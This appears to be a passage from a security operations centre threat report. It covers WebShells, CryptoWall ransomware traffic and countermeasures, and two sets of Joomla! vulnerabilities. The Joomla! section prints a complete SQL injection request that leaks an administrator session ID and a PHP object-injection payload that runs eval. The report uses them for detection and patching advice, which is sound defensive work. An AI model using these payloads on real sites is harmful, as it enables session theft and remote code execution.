


Figure 8 Example of a WebShell detected (pwnshell)

Figure 8 shows a WebShell known as "pwnshell." It is a JSP file that only implements OS command execution capabilities. The WebShell uses Ajax, and characteristically, it can be used as if an OS command was executed on a console.


4.1.3 Preventions against unauthorized file upload attempts and recommendations regarding the early detection of such attempts

Prevention against unauthorized attempts to upload a file to a CMS application involves checking what CMS application, plugins, and themes are installed, including the CMS application itself and those that are deactivated, and using their latest versions.


To reduce the impact of an unauthorized attempt to upload a file to a Web server, the following measures are effective.

- □ Impose more strict permissions when creating a file in a Web public directory.
- □ Restrict the data length of a request, and do not process a larger POST request.
- □ Restrict direct access to a program directly executed on the server side, such as a PHP file.

To upload an unauthorized file and manipulate the Web server, the attacker must create a file within the server and access the file externally. Restricting file creation in a public directory on the Web server and restricting access to an executable program will help to reduce the impact of an unauthorized file upload attack.
It is also useful to use anti-virus software to scan files periodically and to implement a mechanism to detect file alteration in case of a successful unauthorized file upload.
The WebShells introduced in Figure 7 and Figure 8 have been confirmed to be detected by



some anti-virus software programs, and a periodic scan with anti-virus software also will help to a certain extent.



4.2 Ransomware-infected traffic

4.2.1 Ransomware-infected traffic incidents

Ransomware is a type of malware that encrypts a document, video, image, or other similar file stored in an infected terminal or a network drive, taking the data as hostage to request a ransom. In December 2015, TeslaCrypt and CryptoWall, which change file extensions to VVV and encrypt files, were widely discovered in Japan, and this was in the news.[4] From December 2015, JSOC has detected traffic deemed infected with ransomware at multiple customers.

Figure 9 shows examples of ransomware-infected traffic.
This figure shows a part of the traffic that occurs when an infection with CryptoWall is present. The target file and parameters of the POST request vary, depending on how the traffic is infected. The character string following "y=" in the POST data portion specifies an ID that identifies the terminal executing CryptoWall or a request to the C2 server.[5] Probably, this type of information is used to manage the number of terminals infected with the ransomware created by the attacker or to manage bitcoin payment information.

```
POST http://[redacted]/_2sf9J.php?v=8f92317euijy HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Pragma: no-cache
Content-Length: 140
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; .NET4.0C; .NET4.0E)
Host: [redacted]

y=6d396773393862[redacted]38b37159051e6e5756f55c1c9e11e
bf3f44b1f7b19d6d[redacted]66948946904576d15
```

Figure 9 Example of detected ransomware-infected traffic

Our investigation into websites for the destination domains we have detected so far shows that most of the websites use WordPress, and as of this writing, some of them were confirmed to be running without correcting the alteration. Also, a published report confirmed that the C2 server for CryptoWall used WSO.[5] The attacker may, in some way or another, have hacked a server running official Web content without preparing his or her own server and may have successfully exploited the server as a C2 server for the malware, although the relationship with the file upload attack against the CMS application as described in Section 4.1 is not clear.

---

[4] The number of spam emails with the "vvv virus" has been increasing from December 8, and the MPD has warned users to "not open attachment files."
http://internet.watch.impress.co.jp/docs/news/20151211_735005.html

[5] CryptoWall Version 3 Threat
http://cyberthreatalliance.org/cryptowall-report.pdf

The result of our TeslaCrypt analysis confirmed that files stored in the infected terminal and/or network storage were encrypted to finally lead the user to a website requesting a payment with bitcoin as shown in Figure 10.





Figure 10 Website requesting a ransom in order to decrypt an encrypted file

Ransomware is commonly characterized by encrypting a file and requesting money for the decryption of the file. Ransomware is designed to lead the infected user to feel more forced to pay money by specifying a payment deadline and stirring up fear by counting down to a deadline, or by using a text file or desktop wallpaper rather than a website to request payment, or displaying messages supporting multiple languages including English and Japanese, as well as French and German.
Some ransomware has the capability to restore part of the encrypted files by letting the user of the infected terminal know that he or she can restore the files. The user will actually be able to restore one or two files, but his or her payment does not always guarantee the successful restoration of all the infected files.[6]

[6] Alert (TA14-295A) Crypto Ransomware
https://www.us-cert.gov/ncas/alerts/TA14-295A



4.2.2 Ransomware infection routes

JSOC has detected traffic deemed as a ransomware infection route.

1. Infection by drive-by download through an exploit kit

Figure 11 shows traffic detected that has a connection to exploit kits. The traffic occurred at almost the same time as ransomware-infected traffic, thus it is deemed as a ransomware infection route.





Figure 11 Traffic detected to have a connection with an exploit kit

Figure 11 shows the traffic characteristics of the Angler Exploit Kit. The attacker lets the terminal of a website user to become infected with the malware by embedding the code, which leads the user to the exploit kit, via an official website or advertisement. As is the case in the period from July to September 2015, JSOC detected many traffic incidents related to an exploit kit during the collection period.[1]

2. Infection by an email attachment file

The number of emails detected by a sandbox product to be attached with a suspicious file increased rapidly during the middle of December 2015. Figure 12 shows the number of emails with a suspicious file attached as detected by JSOC during the collection period. Many of the emails are spam emails with a JavaScript file attached, which intend to lead to ransomware infection.

However, the sender addresses of such emails detected during the period belong to a foreign domain, and their subject and body text is also in English. Although many suspicious emails were detected, there was no reported incident where infection occurred by opening such an attachment file. In Japan, these emails are generally treated as spam emails, thus it is guessed that there is almost no possibility of opening such an email attachment.






Figure 12 Number of emails with a suspicious file attached (October to December 2015)


4.2.3 Countermeasures against ransomware

Ransomware-infection incidents have been occurring one after another in Japan and overseas.[7] Although such have occurred overseas outside of the collection period, it has been reported that in one case a ransom was paid to obtain a decryption key, and the files were successfully restored.[8] This, however, does not mean that successful restoration is guaranteed by ransom payment. To avoid similar damage, it is important to take the following countermeasures.

□ Keep your operating system and application software up-to-date.
□ Keep the definition file of your anti-virus software up-to-date.
□ Install EMET, which is available from Microsoft Corporation.
□ Do not open any attachment file or URL in any suspicious email.
□ Keep yourself knowledgeable with up-to-date information from security information portals and sites regarding infection methods and actual damage caused.
□ Block access to any external, unauthorized site.
□ Back up important data periodically to physically separated external storage.

[7] "Back up periodically in case of ransomware infection" - Infection in an organization may cause a damage to the entire organization -
https://www.ipa.go.jp/security/txt/2016/01outline.html
[Warning] Be careful of attacks intending ransomware infection
https://www.ipa.go.jp/security/topics/alert280413.html

[8] Hollywood Presbyterian Medical Center
http://hollywoodpresbyterian.com/default/assets/File/20160217%20Memo%20from%20the%20CEO%20v2.pdf



4.3 Joomla! vulnerabilities

During the collection period, multiple serious vulnerabilities in Joomla!, an open-source CMS application, were reported in succession. This section describes the SQL injection vulnerabilities reported in October and the arbitrary command execution vulnerability reported in December.

4.3.1 SQL injection vulnerabilities in Joomla!


In October 2015, SQL injection vulnerabilities in Joomla! were reported (CVE-2015-7297, CVE-2015-7857, and CVE-2015-7858).[9] If any of these vulnerabilities were exploited, the attacker may be able to steal information from a database.

The affected versions are as follows:

- Joomla! 3.2.0 to 3.4.4

Immediately after these vulnerabilities were reported, code that verifies vulnerabilities was released. Figure 13 shows attack traffic that attempts to steal an administrator's session ID. It was confirmed that, with the unauthorized request, an administrator's session ID stored in the database was stolen ([a] in Figure 13). While the administrator is being logged in, the environment is vulnerable and returns an HTTP response containing the administrator's session ID to attack traffic ([b] in Figure 13).

[9] [20151001] - Core - SQL Injection
https://developer.joomla.org/security-centre/628-20151001-core-sql-injection.html



```
Stream Content
GET /joomla/index.php?option=com_contenthistory&view=history&list
[ordering]=&item_id=7&type_id=1%20&list[select]=%20(select%201%20FROM(select%20count
(*),concat((select%20(select%20concat(session_id))%20FROM%20jml_session%20LIMIT%
204,1),floor(rand(0)*2))x%20FROM%20information_schema.tables%20GROUP%20BY%20x)a)
HTTP/1.1
Host: 192.168.16.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: bc87c5a1e3619ecfa0b627aef61400b4=hs2gd4ac23aemb06ob1s04tmo2;
ce078a36475055a4e81fb06d00ec3db9=hs2gd4ac23aemb06ob1s04tmo2
Connection: keep-alive
Cache-Control: max-age=0
```

a. HTTP request

```
HTTP/1.1 500 Duplicate entry '56kl0angtki3v8f7ef2g9bbe111' for key 'group_key'
SQL=SELECT  (select 1 FROM(select count(*),concat((select (select concat(session_id))
FROM jml_session LIMIT 4,1),floor(rand(0)*2))x FROM information_schema.tables GROUP BY
x)a),uc.name AS editor FROM `jml_ucm_history` AS h LEFT JOIN jml_users AS uc ON uc.id
= h.editor_user_id WHERE `h`.`ucm_item_id` = 7 AND `h`.`ucm_type_id` = 1 ORDER BY
`h`.`save_date`
```


b. HTTP response containing a session ID

Figure 13 Attack traffic that attempts to steal an administrator's session ID


The release verification code also shows that the attack traffic can attempt to steal the following information in addition to a session ID.

- Hashed Joomla! user password
- Database user name
- Used database type (such as MySQL)

The attacker can also use the administrator's session ID to access Joomla!'s management screen without being authenticated.
Figure 14 shows a login attempt that exploits a stolen session ID.
In response to the request set in the cookie ([a] in Figure 14), a list of currently logged-in users is displayed as shown in [b] of Figure 14 (enclosed by a red rectangle). The indicated logged-in user is a superuser, which means that the user is logged in with administrator privileges. For the attack to be successful, it is necessary to make it while the administrator is being logged in.



a. Access to Joomla!'s management screen



b. Joomla!'s management screen after a successful login


Figure 14 Login attempt that exploits a stolen session ID

4.3.2 Overview of code execution vulnerability in Joomla!

In December 2015, a vulnerability that can be exploited to execute arbitrary code in Joomla! was reported (CVE-2015-8562).[10]
The root causes of this vulnerability exist in a known PHP vulnerability (CVE-2015-6835) and in MySQL specifications, and any system using PHP and Joomla! entails the risk where arbitrary code may be executed on it.
The affected Joomla! versions are 1.5.0 to 3.4.5 running on one of the following PHP versions.

- PHP version 5.4.x (5.4.44 and earlier)
- PHP version 5.5.x (5.5.28 and earlier)
- PHP version 5.6.x (5.6.12 and earlier)

[10][20151201] - Core - Remote Code Execution Vulnerability
https://developer.joomla.org/security-centre/630-20151214-core-remote-code-execution-vulnerability.html




JSOC has detected this type of attack traffic since immediately after this vulnerability was reported.
Figure 15 shows an example of an HTTP request in attack traffic detected by JSOC. The portion underlined in red attempts to execute a PHP *eval* function. The portion obfuscated with the *chr* function is decoded into "phpinfo();", which indicates that the purpose of the attack traffic is to output PHP configuration information.

```
GET /[redacted] HTTP/1.1
Accept: */*
User-Agent: }__test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimplepieFactory":0:{}s:21:"\0\0
\0disconnectHandlers";a:1:{i:0;a:2:{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}
s:8:"feed_url";s:119:"eval(chr(112).chr(104).chr(112).chr(105).chr(110).chr(102).chr(111).chr(40).chr
(41).chr(59));JFactory::getConfig
();exit";s:19:"cache_name_function";s:6:"assert";s:5:"cache";b:1;s:11:"cache_class";O:20:"JDatabaseDriverMy
sql":0:{}}i:1;s:4:"init";}}s:13:"\0\0\0connection";b:1;}....
[redacted]
```

Figure 15 Attack traffic that exploits a command execution vulnerability in Joomla! (part)

If the above attack succeeds, the only damage will be that PHP configuration information in the Web server is known to the attacker. However, of the attack traffic incidents that exploit this vulnerability, there were many incidents detected to attempt to create a backdoor program. If you are using vulnerable versions of Joomla! and PHP, a backdoor may have already been created, and it is recommended to check your Web server to ensure that it is not altered. After investigation, update both Joomla! and PHP as quickly as possible.



5 Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.
Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol.11

Authors:

Kazuaki Morihisa, Shotaro Murakami, Takaki Nii, Yoshihiro Kyan, Yusuke Takai

(alphabetical order)

LAC Co., Ltd.
Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo 102-0093
Phone: 03-6757-0113 (Sales)
E-MAIL: sales@lac.co.jp
http://www.lac.co.jp